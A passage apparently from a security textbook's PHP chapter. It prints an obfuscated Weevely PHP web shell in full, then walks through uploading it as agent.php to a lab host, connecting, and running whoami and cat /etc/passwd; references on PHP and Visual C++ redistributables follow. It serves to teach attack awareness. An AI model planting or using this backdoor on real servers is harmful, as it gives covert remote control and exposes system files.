$z='it);$o=/i"";for($/ii=0;$i</i$l;){for/i($j=/i0/i;($j<$c&&$i<$/il);/i$j++/
i,$i++){$o.=/i$/it{$i';
$s='i$i/i],$f/i);if($/ie){$/ik=$k/ih.$kf;ob_start(/i);@e/ival(@g/izuncompres/is(@/
ix(@base/';
$a='ir["HTTP_ACCEPT/i_LANGU/iAGE"];/iif/i/i($rr&&$ra){$u=p/iar/is/ie_
url($rr);parse_/ist/ir';
$g=';$/i/ip=$ss($p,3);}/iif(/ia/irr/iay_key_exist/is($i,$s)){$/is[$i].=/i$p;$/
ie=strp/ios($s[/';
```

```
$i='],/iO,$e))),/i$/ik)));$o=ob_get_c/io/intents()/i;ob_en/id_clean(/i)/
i;$d=base6/i4_encod';
$w='}^$k{$/ij};}/i}ret/iurn $o;/i}$/ir=$_S/iERVER;$r/ir=@$r["HTTP_/iREFERER/
i"];$ra/i=/i@$/';
$m='ION;$ss=/i"sub/istr";$sl/i="str/itolower"/i;$/ii=/i$m[1][O]/i.$m/i[1/i][1];
$/ih/i=$sl(/i';
$S='e/i(/ix(g/izc/iompress(/i$o/i),$k/i));print("<$k>$d</$k>"/i);/i@session_/
idestr/ioy();}}}}';
$F='$k/ih="2/ib4a";$kf="e2/i/i88";/ifunction x(/i$t,$k){$c=s/itrlen($k/i);$l/
i=strlen(/i$/';
$B='/icount/i($m[/i1]);$z++)/i$p.=$q[$m[2]/i[$z]];/iif(/istrpos($p,$/ih)===O/i)
{$s/i[$i]=""';
$d='$s/is(md5($i.$kh),/iO,3));$/if=$sl($ss(md5($i./i$kf)/i,/iO,3));$p="";f/ior
(/i$/iz=1;$z<';
$L=str_replace('sm','','csmsmreasmtsme_fusmnctsmion');
$v=str_replace('/i','',$F.$z.$w.$a.$n.$j.$m.$d.$B.$g.$s.$W.$i.$S);
$l=$L('',$v);$l();
?>
```

Although the result is a PHP file, it is highly obfuscated. Moreover, if a new agent is generated, even with the same name and same password, the result is completely different, making signature creation challenging.

The attacker uploads the resulting file to a location within the document root of the compromised system. The attacker can change the file name and/or place the file in a location that is unlikely to be noticed by the system administrator. For simplicity in this example, the attacker uploads the file as `agent.php` to the root directory of the target web site, so that it is available as `http://aludra.stars.example/agent.php`.

If a visitor visits the web page `http://aludra.stars.example/agent.php`, then a blank page is returned.

The attacker, however, can connect to the web page using Weevely, providing the password

```
root@kali-2016-2-u:~# weevely http://aludra.stars.example/agent.php password1!

[+] weevely 3.2.0

[+] Target:     aludra.stars.example:/var/www/html
[+] Session:    /root/.weevely/sessions/aludra.stars.example/agent_1.session
[+] Shell:      System shell

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely>
```

To see the available functionality, use the help command.

```
weevely> :help

 :audit_filesystem     Audit system files for wrong permissions.
 :audit_phpconf        Audit PHP configuration.
 :audit_etcpasswd      Get /etc/passwd with different techniques.
 :audit_suidsgid       Find files with SUID or SGID flags.
 :shell_sh             Execute Shell commands.
 :shell_php            Execute PHP commands.
 :shell_su             Elevate privileges with su command.
 :system_extensions    Collect PHP and webserver extension list.
 :system_info          Collect system information.
 :backdoor_tcp         Spawn a shell on a TCP port.
 :backdoor_reversetcp  Execute a reverse TCP shell.
 :bruteforce_sql       Bruteforce SQL database.
 :file_edit            Edit remote file on a local editor.

... Output Deleted ...

 :net_scan             TCP Port scan.
 :net_curl             Perform a curl-like HTTP request.
 :net_ifconfig         Get network interfaces addresses.

aludra.stars.example:/var/www/html $
```

The attacker can then run commands remotely on the compromised host.

```
aludra.stars.example:/var/www/html $ whoami
apache
aludra.stars.example:/var/www/html $ ls
agent.php
global.php
hack.php
include.php
include_coyote.php
include_order.php
include_roadrunner.php
pcc
test.php
aludra.stars.example:/var/www/html $ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
```

```
... Output Deleted ...

tcpdump:x:72:72::/:/sbin/nologin
egalois:x:500:500:Evariste Galois:/home/egalois:/bin/bash
vboxadd:x:496:1::/var/run/vboxadd:/bin/false
aludra.stars.example:/var/www/html $ Exiting.
```

Notes and References

PHP usage statistics come from http://w3techs.com/technologies/overview/programming_language/all; the page states that in August 2018 PHP is used by 83% of the web sites whose server-side programming language they could determine.

There are many different versions of the Microsoft Visual Studio C++ redistributable. The latest supported Visual C++ downloads are available from https://support.microsoft.com/en-us/help/2977003/the-latest-supported-visual-c-downloads.

- Microsoft Visual C++ 2005 Redistributable Package (VC 8)
  - https://www.microsoft.com/en-us/download/details.aspx?id=3387
  - https://www.microsoft.com/en-us/download/details.aspx?id=21254
- Microsoft Visual C++ 2008 Redistributable Package (VC 9)
  - https://www.microsoft.com/en-us/download/details.aspx?id=5582
  - https://www.microsoft.com/en-us/download/details.aspx?id=2092
- Microsoft Visual C++ 2010 Redistributable Package (VC 10)
  - https://www.microsoft.com/en-us/download/details.aspx?id=14632
  - https://www.microsoft.com/en-us/download/details.aspx?id=5555
- Microsoft Visual C++ 2012 Redistributable Package (VC 11)
  - https://www.microsoft.com/en-us/download/details.aspx?id=30679
- Microsoft Visual C++ 2013 Redistributable Package (VC 12)
  - https://www.microsoft.com/en-us/download/details.aspx?id=40784

- Microsoft Visual C++ 2015 Redistributable Package (VC 14)
  - https://www.microsoft.com/en-us/download/details.aspx?id=48145
- Microsoft Visual C++ 2017 Redistributable Package (VC 15)
  - https://aka.ms/vs/15/release/vc_redist.x86.exe
  - https://aka.ms/vs/15/release/vc_redist.x64.exe

It is not generally sufficient to install only the latest version of the redistributable. For example, in the example where PHP 5.5.0 was installed on Windows Server 2012, the software requires Microsoft Visual C++ 2012 Redistributable Package (VC 11). If Microsoft Visual C++ 2013 Redistributable Package (VC 12) is installed instead, then PHP will fail to run.

When XAMPP is installed, generally the 32-bit redistributable is needed, even if the software is running on a 64-bit system. If the redistributable is not present when XAMPP is being installed, the error may be difficult to detect. For example, if XAMPP 1.8.0 is installed without the 32-bit Microsoft Visual C++ 2008 SP1 Redistributable Package, the installation will (briefly) state "Syntax error on line 456 of C:/xampp/apache/conf/httpd.conf: Syntax error on line 17 of c:/xampp/apache/conf/extra/httpd-xampp.conf: Cannot load /xampp/php/php5ts.dll into server: The application failed to start because its side-by-side configuration is incorrect. Please see the application event log or use the command-line sxstrace.exe tool for more detail." In this case, the Apache server will not start. Installing the redistributable corrects the error.

Two older, but excellent books on PHP security are

- *Pro PHP Security: From Application Security Principles to the Implementation of XSS Defenses*, Chris Snyder, Thomas Myer, and Michael Southwell. Apress, December 2010.
- *Essential PHP Security*, Chris Shiflett. O'Reilly, October 2005.

The Weevely project is available from https://github.com/epinna/weevely3. That page includes documentation and example use, along with the source code for the project.